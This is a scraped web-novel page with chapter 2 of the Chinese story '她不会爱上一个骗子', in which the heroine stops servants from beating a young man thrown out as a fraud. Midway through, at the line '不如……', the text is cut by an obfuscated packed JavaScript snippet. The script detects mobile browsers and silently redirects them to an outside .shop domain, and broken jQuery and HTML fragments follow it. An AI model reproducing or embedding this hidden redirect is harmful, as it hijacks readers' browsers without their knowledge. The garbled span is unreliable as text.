文趣网 > 其他小说 > 她不会爱上一个骗子 > 2. 第二章
    一个骗子?

    这倒很稀奇,于之遥还没和骗子打过交道。

    她在一旁默不出声,先仔细将人看了看。

    那白衣人似乎摔狠了,正趴在地上一动不动,所以她一眼便将人看透了。

    观骨龄他还不到弱冠,身材并不健硕,身上的气息很干净,但体内充满了浊气。像是一点玄妙法门都没试过,彻底又普通的凡人。

    之所以这么看,是于之遥想起小女孩说的刘府出三千两找人上门捉鬼的事。

    再对照府中人口中所说的“骗子”,她猜测这人就是自己送上门,却被发现没有本事,所以才被当成骗子丢出来的凡人。

    这么一琢磨,于之遥就发现小女孩话里有一句说的不对。她说进刘府的没一个人能活着出来,但这个骗子不就是正相反的例子吗?

    虽然他出来不是用走的。

    于之遥还没收回目光,门里忽然接连响起几道脚步声。

    她一抬头,见那些家丁竟没回去,反倒手里举着棍子,一齐走了出来。她站在树旁,家丁们完全没关注她,只顾着团团将那白衣人围了起来。

    “老爷说给你的定金就不要了,但要废你一条腿。喂,小骗子,来挑一挑啊,你更喜欢留哪条?”

    领头的家丁身材魁梧,面色凶狠,脸上一条从眼睛长到下巴的刀疤,显得很不好惹。

    他“啐”了一声,口水吐在那白衣人背上。脚也不客气踩上去,重重一碾。直碾的那白衣人终于醒过神来,整个身子在他脚下发颤。

    “别装死啊,快说。”

    “放,放过我。让我去见见老爷,我还有话要说。”

    那白衣人艰难撑着胳膊,似乎想要起身,但背上那只大脚又用了用力。他剧烈咳嗽起来,不得不趴了回去。

    他吐出一枚叶子,捏紧手心,虚弱喊道:“我不是骗子。”

    “我呸!”

    刀疤家丁瞪他一眼,表情看起来更凶恶了。他拿着棍子在白衣人头上晃来晃去:“还在这骗,都叫你白吃白喝了好几日,还不满足?也都怪你那么废物,连妖怪不妖怪都看不出来。老爷现在忙得很,可没工夫再陪你玩了。”刀疤家丁说完冷笑一声,将棍子杵在白衣人后脑勺,重重压了一下,俯身在他耳畔低语道:“不过老爷没空,我们哥几个闲着,能好好陪你玩玩。怎么样,开不开心?”

    他说着头一点,也不管那白衣人是个什么反应。自顾自退开一步,对跟上来的家丁招了招手,出声喊道:“给我打!”

    那些家丁听命行事,说打就打,也不收力。“嘭”“嘭”打了几下,那白衣人身子一颤,洁白的衣裳便沾染上一些血迹。

    白衣人“噗”的一声吐出几口血,脸色煞白。见挣扎不开,蜷缩起身体,咬牙开始求饶道:“好好……我认错,我认错行不行?放过我,别打了……”

    “他说什么?”

    刀疤家丁忽然手一握,让手下家丁停下来,他方低头看着人笑:“不是骗子?”

    “事到临头,还敢说自己不是骗子,怎么,放哥几个傻么?”

    刀疤家丁看他几眼,嗤笑一声,忽然在手上吐了口唾沫,紧紧握住棍子。他眉头一挑,一边狠狠往下砸一边轻快说道:“不聪明,还敢当骗子,下辈子记得瞧好咯!”

    “哐当”一声,砸下去的棍子破了风势,却没落到预料之中的皮肉上,反倒砸在一柄突然伸过来的凉伞上。

    刀疤家丁的得意被脆弱至极的伞骨拦住了,不仅让他卸了力。还反过来将他往后震,让他后退了半步。

    刀疤家丁脚下站稳,满脸不可置信。等发现阻拦他的竟是一个年轻女子后,他忍不住发怒道:“你是谁?!”“谁让你来多管闲事的!”

    似乎恼羞成怒,他站稳后又抬起棍子,这回是朝面前那张脸上砸去的。

    看见那张脸,刀疤家丁中途还觉得若是打坏有点儿可惜。不过可惜归可惜,他没有一点要放水的打算。

    毕竟好看的女子没了还有下一个,他的威严若是扫地,往后还有谁服他?

    这么一想,刀疤家丁又暗暗添了几分力。

    结果那女子竟避也不避,头也不抬,随手将凉伞抬起,便轻松将那棍子又挡了回去。

    不止如此,那伞骨上似乎还多了股无法阻挡的力道。将那刀疤家丁“蹬蹬蹬”,反推出去一丈远。

    刀疤家丁站稳后猛地抬头,眼睛圆睁,不可思议的看着那稳稳站在原地的人:“你……”

    于之遥收手后,见他好似愣住了,便没空再搭理他。

    她看着手里断成两截的凉伞,满脸可惜。

    她摸了两下断裂的伞骨,转念想到什么,忽然抬起头,看着那刀疤家丁问:“你能赔我三十文吗?”

    那刀疤家丁站在原地半天没动,周围的家丁拱卫过来,关心他道:“大哥,你没事吧?”

    唤了好几声,他才勉强回过神,刚故作平静的挥挥手,便听见于之遥平平淡淡的话语。

    他暗暗皱了下眉,还没来得及开口说话,旁边有家丁替他回道:“凭什么?”

    于之遥举起坏掉的凉伞给他们看:“他把我伞弄坏了,正好三十文。”

    她表情太认真,害得刀疤家丁疑惑的揉揉胳膊,再低头去看她手里断裂的伞。

    他没记错的话,是那女子自己将伞伸过来,才被打断的吧?

    虽然他手中的棍子还好好的,但他的胳膊到现在还疼呢。

    所以,怎么就轮到他来赔了?

    刀疤家丁低头看看伞,又抬头看看于之遥认真的脸。

    ……若是不赔,她该不会还要动手吧?

    算了,就三十文。

    刀疤家丁脊背一僵,嘴唇颤动一下,正要说赔。身后其他家丁却看不下去了,在一旁替他不耐烦道:“你故意来闹事的?”

    一名家丁拍着刀疤家丁的肩膀,瞪着于之遥道:“我们都看见了,是你在碰瓷!”

    于之遥眨了眨眼,疑惑说了句“碰瓷”?她有吗?

    那刀疤家丁先是一愣,扭头看见其他家丁满脸的怒气。他脑子一转,便想明白了。

    站在旁观者的视角,的确是那女子故意将凉伞伸出来让人打断,再好向他索赔。

    而刀疤男人退后的几步,因为他棍子没断,胳膊上受得内伤也没人看见,便被他们当成是脚滑了。

    虽然没人知道他今天为什么总脚滑。

    总之没人将那女子当回事,反而纷纷瞪着她,看起来想用气势压人:“闹事还碰瓷,你是想让我们喊人还是报官?”

    “啊,报官?”

    于之遥愣了一下,快速眨眨眼,摆摆手说:“那算了,就三十文,不用赔了。”她低下头看了眼断裂的凉伞。

    她其实不怕报官,她顶多算是阻碍他们滥用私刑,但这是行侠仗义。

    她只是很怕惹麻烦,而且总不能还没开始入府做任务,就先被他们家的家丁拉去报官吧?

    于之遥想的认命了,低头看了眼凉伞,在心里告诫自己下次要行侠仗义前,最好别太冲动,再弄坏心仪的东西就不好了。

    而且刚买的东西就弄坏,显得她很不懂珍惜。

    她这副垂眸沉思的样子,放在那些家丁眼里就是服软,服软就意味着好欺负。

    有个家丁见她这副柔柔弱弱的模样,便舔了舔唇,自作聪明的上前一步,反过来威胁她道:“你说不报官就不报官?那就白让你在这里闹事了?”

    “不如……”</;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17744091|209194||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('p>

    他脸上的表情越来越狰狞,刀疤家丁脑门一跳,连忙给了他一巴掌,斥道:“闭嘴!”

    那家丁愣了一下,捂着脸看他:“大哥,怎么了?”

    他满脸莫名其妙,刀疤家丁瞪他一眼,不想跟他解释,那女子虽然看起来柔弱可欺,下手也很轻,但他可是和她交过手的,知道她只是不想闹事,才不是闹不了事。

    所以可不能把人惹急了。

    不过……

    抬头见那女子站在树下,看上去似乎很好说话的模样。

    刀疤家丁若有所思,选择出言试探道:“既然不是闹事,那姑娘为何一言不合就出手?”

    于之遥看他们一眼,慢吞吞收起凉伞,后退一步,指了指地上那个奄奄一息的人影,说道:“我只是看不惯你们滥用私刑而已。你们明明说好的取人一条腿,却恨不得将人打死。你刚刚可是朝他脸上打去的,怎么,是你们老爷让你这么干的吗?”

    于之遥本来是不想随便出手的。毕竟凡间自有因果报应,被打的人还是个骗子,所以尽管觉得他有点可怜,她也没想着要插手。

    但是看那个有刀疤的家丁似乎带着私怨,想取人性命的样子,她便没忍住。

    “我……”

    刀疤家丁心虚的摸摸头发,不敢和于之遥对视上。

    他的确存了一点私心,想着顺势把这个该死的骗子弄死就罢了,只推说不小心就算了,反正那骗子无权无势,没来历没亲人,不会有人找他麻烦。

    谁知道这么隐秘的心思,竟能被人发现,尤其还是一个真能管他闲事的人。

    刀疤家丁暗暗揉了揉胳膊,只能嘀咕着,算那个小骗子走运。

    他想完“哼”了一声,低下了头,这才发现那小骗子居然不见了。

    他呼吸错乱了一瞬,好在眼睛一偏,便轻松找到了那抹白影。“真不愧是你啊,小骗子,这都能跑!”

    刀疤家丁眼里再看不见旁人了,他提着棍子几步上前,堵住了那个躺在地上开始装死的身影。

    刚刚没人关注他,还真差点让他溜走了。

    想到那个结果,刀疤家丁眼一沉,表情更凶狠了几分。

    他“呸”了一声,狠狠踩上白衣人的背,脚再重重一碾,冷声道:“跑啊,怎么不跑了?”

    白衣人见势不妙,趴在地上没敢再动了。他闷哼一声,默默承受着背上传来的力道,指尖扒着石板,晦暗的眸子遮挡在凌乱的青丝下,也不知道在想什么。

    但无人在意。

    刀疤家丁脚上踩着人,手里提着棍子悬在白衣人腿上三分。他手在那里停了停,没急着动。

    他扭头看着于之遥,看了两眼,沉声道:“你说的对,滥用私刑的确不对。所以我这次打算听老爷的,废他一条左腿,这总行了吧?”

    于之遥捏了捏伞柄,和他对视一眼,又将视线挪到白衣人身上,再挪到旁边的树叶上,没话好说了。

    若这人滥用私刑,她还能管一管。

    但他听命行事,她只能当没看见了。

    那刀疤家丁见状勾了勾唇角,故意卖乖道:“大家都来看着,我若是不小心夺了他的小命,谁都可以送我去报官。”

    他眼底划过一抹戾气,舔舔唇,再不等待,也不管手臂还隐隐作痛,双手握住棍子便用力往下砸。

    “嘭——”的一声,

    棍子却又落空,砸在了青石板上。

    他怒极扭头:“你!”

    那股灰尘还没落下去,那白衣人忽然像是一尾鱼一般,快速往旁边打了个滚,便避开了他又追来的棍子。再然后,那白衣人直接滚到于之遥身前。抱紧她的小腿,用所有人能听见的声音道:“娘子,你终于来救我了。”